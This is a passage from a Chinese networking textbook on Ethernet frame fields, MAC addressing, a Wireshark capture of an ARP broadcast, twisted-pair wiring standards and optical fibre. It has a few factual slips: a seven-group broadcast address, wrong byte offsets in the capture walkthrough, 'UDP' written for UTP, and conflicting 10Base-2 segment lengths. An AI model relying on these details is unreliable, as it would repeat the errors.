6＋2＋1500＋4＝1518B,等于十六进制数0x0600。因此如果收到的帧中此字段的值小于0x0600,则表明此帧属于IEEE 802.3帧。如果收到的帧中此字段的值大于0x0600,则说明此帧属于以太帧。目前以太帧用得较多,可从捕获帧中直接观察。

IEEE 802.3用该字段表示“长度”,单位为字节,数据帧的最大长度为1518B,其中包含18B的固定头部(不包含前导符和帧开始定界符字段),其数值小于0x0600。

以太帧用该字段表示“类型”,其数值大于0x0600。类型字段的值所代表的上层协议如表3.1所示。例如,当收到一个以太帧后,如果读出类型字段值为0x0800,这说明此帧的载荷数据中封装的是IP包,于是接收端就按照IP包的结构去分析和取出该帧携带的IP包。若收到帧中的类型字段为0x0806,则该帧封装传输的上层数据属于ARP地址解析协议,然后按照ARP的结构进行解读和提取信息。

表3.1 以太帧头部中类型字段标识了内部封装的上层协议类型

封装的协议	类型字段	封装的协议	类型字段	封装的协议	类型字段
IPv4	0x 0800	ARP	0x 0806	PPPoE	0x 8864
802.1x 认证	0x 888e	IPv6	0x 86dd	Slow 协议	0x 8809

(6) 载荷数据和填充:此字段属于有效载荷,用于封装传输上层协议的数据,长度范围46～1500B。若载荷短于46B,则填充0,用于保证每个帧的总长度不小于64B(即46＋18＝64B)。

(7) 循环冗余校验码(CRC):以太网帧的检错使用CCITT-32的循环冗余校验码(CRC),工作原理见附录D。CRC的检错范围包括源和目的地址字段、长度字段、载荷字段和填充字段。当网卡NIC收到一个帧后,它先检测帧的长度是否在允许范围内,然后用收到的CRC对该帧进行检错。如果发现错误,将该帧丢弃,不传给机内上面的网络层实体,也不向源主机报告出错信息。帧丢失的问题由上层处理。

2. 以太网帧的长度选择

以太网的帧长度(包含头部、数据、填充和尾部)最短为64B,最长为1518B。64B最短帧长限制是为了保证CSMA/CD的正确运行(此限制在交换式的FE、GE以太网和EPON中被弱化了)。

以太网帧的最大长度为1518B,去除固定长度为18B的头部后,载荷数据的最大长度为1500B。此最大长度限制的原因之一是防止在共享传输信道的网络中,某台主机长时间独占信道,而阻碍其他主机发送数据。特别是当载荷数据是音频和视频等实时性数据时,不允许有长时间的延迟和等待。

3. 以太网的MAC物理地址

以太网的每个工作站(PC、网络打印机等)都安装有自己的网络接口卡(network interface card,NIC),它的MAC物理地址长6B,用12个十六进制数分段表示(每个十六进制数代表4比特)。

有3类MAC物理地址:单播地址、组播地址、广播地址。以太帧中的源地址必是单播地址,因为数据帧只能来自一个工作站。目的地址可以是单播、多播或广播地址。6字节的MAC地址可以提供2^{46}个全球唯一的地址,前3个字节标识网卡的制造商,后3个字节为网

卡的产品序列号，因此每个制造商可以有 $2^{24}-1=16\ 777\ 215$ 个产品序号(减去 1 个由 24 个 1 构成的广播地址)。例如，Cisco 公司生产的网卡 MAC 地址前 3 个字节的公司代码为 00:00:0c，3Com 公司生产的网卡 MAC 地址前 3 个字节的公司代码为 02:60:8c。MAC 地址的 6 个字节用 12 个十六进制数标识，每两个数之间用“:”号分开。在 Wireshark 分析软件中，可以直接将捕获到的以太帧的 MAC 地址的制造商代码用公司名称显示出来，见后面的实测分析例子。

(1) 单播地址：由制造商永久性地固化在 NIC 中，网卡根据此地址来识别网络上传输的包是否是给自己主机的。单播地址中的第二个十六进制数为偶数。

(2) 组播地址：用于标识能同时接收到同一个帧的一组主机。多播地址中的第二个十六进制数是奇数。NIC 的多播地址由主机进行设定。举例如下：

目的 MAC 地址 4A:30:10:21:10:1A 是单播地址，因为第 2 个数 0xA(即 1010)是偶数。

目的 MAC 地址 47:20:1B:2E:08:EE 是多播地址，因为第 2 个数 0x7(即 0111)是奇数。

(3) 广播地址：即 48 比特全为 1 的 MAC 地址，用十六进制数表示为 ff:ff:ff:ff:ff:ff。

物理地址在网络上的传输顺序不同于十六进制的书写顺序。传输是按地址字节从左向右，逐个字节发送，但是对于每个字节的比特发送顺序则是从最右向左的顺序发送。其好处是：这种发送顺序可使得定义该地址类型是单播还是多播的比特最先到达接收端。

例如，MAC 地址 47:20:1B:2E:08:EE 的发送顺序是：字节的顺序为从左到右，而每个字节内的比特顺序则为从右向左。

发送方向←11100010 00000100 11011000 01110100 00010000 01110111

4. 从以太网中捕获的以太帧实例分析

图 3.3 是利用 Wireshark 从以太网捕获的一个以太帧的真实案例(操作方法参见第 7 章)。图中分为 3 个窗口，下窗口中的每一行原始数据可按照图 3.2 的以太帧结构和表 3.1解读分析如下：

(1) 上窗口是捕获包的列表：第 6 号帧，捕获时刻 12s，源地址 vianettwo_47:6e:a3，目的地址 Broadcast，上层协议 arp，包中信息：谁的 IP 地址是 192.168.0.1? 请告诉 192.168.0.163。

(2) 中窗口是选中包的数据解释：第 6 号帧，网络线路上有 42 字节，实际捕获了 42 字节。Ethernet II (100Mb/s 以太帧)，源 MAC 地址 00:12:7b:47:6e:a3，目的 MAC 地址




图 3.3 利用 Wireshark 捕获的一个以太帧的数据分析

ff:ff:ff:ff:ff:ff:ff,上层协议为地址解析协议(请求)。

(3) 下窗口是选中以太帧数据:第 0x0000～0x0006 字节是 ff ff ff ff ff ff,第 0x0007～0x0012 字节是 00 12 7b 47 6e a3,第 0x000c～0x000d 字节是 08 06,第 0x000e～0x0029 字节是载荷数据(ARP 包)。

3.1.3 以太网的物理层

表 3.2 为 IEEE 802.3 的物理层的定义。每种传输媒体有 3 个参数:比特速率、信号编码技术和最大网段长度。例如,初期共享媒体以太网的定义是:10Base-5 以太网使用直径 10mm 的粗同轴电缆,数据速率 10Mbps,最大网段长度 500m,信号传输使用曼彻斯特编码,粗同轴电缆使用不方便;10Base-2 以太网使用直径 5mm 的同轴电缆,传输速率 10Mbps,最大网段长度 185m,使用 T 型 BNC 接头。目前已很少使用同轴电缆。10Base-T 以太网使用两对非屏蔽铜芯双绞线(Unshielded Twisted Pair,UTP),传输速率 10Mbps,每台工作站通过一根 UDP 双绞线连接到一个集线器 Hub 构成星形拓扑结构,集线器就是信号容易产生冲突的地方。双绞线的优点是价格低廉,最大传输距离 100m。10Base-F 以太网使用多模光纤,最大传输距离为 2000m。共享媒体的传输方式后来被存储转发式的交换机取代了,现在又被 EPON 网络技术采用。

表 3.2 IEEE 802.3 标准以太网的物理层

特性参数	10Base-5	10Base-2	10Base-T	10Base-F
传输媒介	粗同轴电缆	细同轴电缆	双绞线	多模光纤
最大网段长度	500m	200m	100m	2000m
拓扑结构	总线	总线	星形	点对点连接
线路编码	曼彻斯特码	曼彻斯特码	曼彻斯特码	曼彻斯特码

标准以太网的物理层使用基带(Base Band)传输数字信号,发送端将数据转换为曼彻斯特码送入传输媒体,接收端将收到的曼彻斯特码解码还原为数据。曼彻斯特码具有自同步功能,在每两个比特的交界处信号产生跳变,接收端由此获得时钟同步信息。

1. 利用双绞线传输

双绞线(Twisted Pair Wire)是局域网中常用的一种传输介质,特别是在星形拓扑网络中。双绞线由两根具有绝缘保护层的铜导线组成,把两根导线按一定密度互相缠绕在一起。当传输信号时,相邻绞环对外电磁场辐射大小相等而相位相反,因此互相抵消。双绞线一方面可降低线内传输的信号对外的辐射干扰,另一方面也可以降低受外界电磁场干扰的程度。常用的五类双绞电缆由四对双绞线组成,同一电缆中不同线对具有不同的缠绕度,以降低相邻线对间的串扰,如图 3.4 所示。第 2 章已讨论过电话系统使用的三类双绞线,在以太局域网中更重视双绞线的高频传输性能。

双绞线的性能指标包括:信号衰减、近端串扰、特性阻抗、分布电容、直流电阻等。

双绞线的特性阻抗可以用射频双平行传输线的理论进行分析,特性阻抗取决于铜芯导线的直径以及双平行导线之间的间距和绝缘介质(参看有关天线馈电与射频传输线资料),常用的 UTP 双绞线的特性阻抗约为 100Ω。按照高频传输线的理论,要求双绞线的两根导




图 3.4　双绞线与 RJ-45 水晶插头的线序

线间距保持不变,施工和安装时不能将双绞线间距拉开,否则改变了该处的特性阻抗。双绞线的终端负载(即网络接口卡)的输入特性阻抗应当等于 100Ω,否则对输入的数据脉冲信号将会产生反射波,导致传输的误码率增加。

双绞线分为屏蔽双绞线(STP)与非屏蔽双绞线(UTP)两大类。其中屏蔽双绞线有 3 类和 5 类两种,非屏蔽双绞线有 3 类、4 类、5 类、超 5 类 4 种。3 类双绞线的传输速率为 10Mbps,5 类双绞线的速率可达 100Mbps,超 5 类可达 155Mbps 以上。屏蔽双绞线因为电缆的外层有一层铝箔包裹用以减小辐射,制作比较麻烦,再加上价格较非屏蔽双绞线贵,所以在 100Base-TX 网络中常用的是非屏蔽 5 类和超 5 类双绞线。双绞线 568 布线标准分为 EIA/TIA 568A、EIA/TIA 568B 两种。

双绞线用户电缆的接线插头一般为 RJ-45 水晶头,如图 3.4 所示。制作电缆插头时将电缆按照颜色顺序插入水晶头,用专用压线钳压固。电线色码的排序方法有两种,T568A 标准的线序从左到右为:1. 白绿,2. 绿,3. 白橙,4. 蓝,5. 白蓝,6. 橙,7. 白棕,8. 棕。T568B 标准的线序从左到右为:1. 白橙,2. 橙,3. 白绿,4. 蓝,5. 白蓝,6. 绿,7. 白棕,8. 棕。国内网络工程中常用 T568B 标准。

双绞线用户电缆按接线方式分为两种:直连方式,两个端头的水晶头都使用相同的接线顺序标准,用于将计算机与各种网络交换机和集线器等设备的互联,如图 3.5(a)所示;交叉连线方式,一个端头使用 T568A 线序,另一个端头则使用 T568B 线序,用于直接将两台主机的网络接口互连,或是将两个没有级联口的 HUB 进行级联,如图 3.5(b)所示。




图 3.5　以太网的两种双绞线用户电缆接线方式

在100Base-TX以太网中，只使用了电缆中4对双绞线中的2对，线端①②用于发送，线端③⑥用于接收，当A和B两台主机直接互联时，应当把A机的发送端口接到B机的接收端口，而A机的接收端口接到B机的发送端口，因此需要在制作水晶头接线时将线对进行交叉。其余的2对双绞线④⑤和⑦⑧可分别用于传输音频小信号，或给终端设备传输小功率直流电源(如网络监控摄像机等的供电12V DC，<500mA)。这种应用称为POE(Power Over Ethernet)。

2. 利用多模和单模光纤传输

当以太网的干线传输距离大于100m后，可使用光纤收发器将双绞线的电信号转换为光信号，然后采用两根光纤传输光信号，一根用于发送，另一根用于接收。光纤的纤芯由两种不同折射率的玻璃拉丝而成。其工作原理是：光线在均匀传输媒质中沿直线传输，入射在两种不同折射率的媒质交界面上时产生反射和折射。当光线从高密度媒质入射到与低密度媒质的分界面时，如果入射角大于临界角就会产生全反射，使光线反射回高密度媒质中传播。

光纤利用全反射原理来引导光的传输，如图3.6所示。光纤的芯体材料为高折射率玻璃纤维，外部包裹着一层低折射率的玻璃包层。光纤的外包层直径为125μm，而芯径分为3种：阶跃折射率多模光纤的芯径为62.5μm，渐变折射率多模光纤的芯径为50μm，单模光纤的芯径为7～9μm左右。




图3.6 单模光纤与多模光纤的外径与内径比较

阶跃折射率多模光纤的纤芯折射率大于包层折射率，利用光在两种密度玻璃分界面上的全反射原理工作，如图3.6(a)所示。由于光在纤芯内有多种路径传输，光源发出光脉冲的不同成分会沿不同路径到达终端，产生的时延不同，因而导致接收到的光脉冲前后沿展宽。当光脉冲间距较小时，接收端收到的相邻脉冲的前后沿相互重叠而不能识别是几个脉冲，所以能传输的最高脉冲频率较低。多模光纤的芯径较粗，便于与网卡和LED发光二极管进行光耦合，因此光纤收发器价格低廉，常用于局域网和设备机房内。

渐变折射率多模光纤的纤芯中折射率是渐变的，在中心处折射率最高，从中心向边缘逐渐降低，在与包层交界处最低。光线从纤芯向包层传输时产生渐变折射，又返回到中心，有自汇聚效果，如图3.6(b)所示。它的传输频率比阶跃折射率多模光纤高，但是比单模光纤低。常用于GE局域网等，型号为G.651序列。

单模光纤为阶跃折射率光纤，它的芯径很小，不同光束的传播路径几乎相同，用激光二极管LD为光源。单模光纤的模式色散很小，主要受材料色散的影响，光脉冲传输频率很高，用于高速主干网络和长距离传输，如图3.6(c)所示。常用型号为G.652序列等。

图 3.7 为不同波长的光在光纤中传输每公里长度的衰减曲线图，其中有几段衰耗较小的区域称为低损耗传输窗口。第一窗口：0.8～1.1μm，第二窗口：1.3μm 附近，第三窗口：1.5μm 附近。后两个低损耗窗口的衰减分别约为 0.4dB/km 和 0.2dB/km。每个窗口的覆盖频率范围有几个 THz（$1THz=10^{12}$ Hz）。光纤内的光速约 2×10^{8} m/s，每公里延时约 5μs。曲线中的衰耗峰值是由于纤芯中的 OH 粒子的谐振吸收所致，新型的无水吸收峰光纤已经能基本消除曲线中的 OH 谐振衰耗峰，实现全波段光的传输能力。

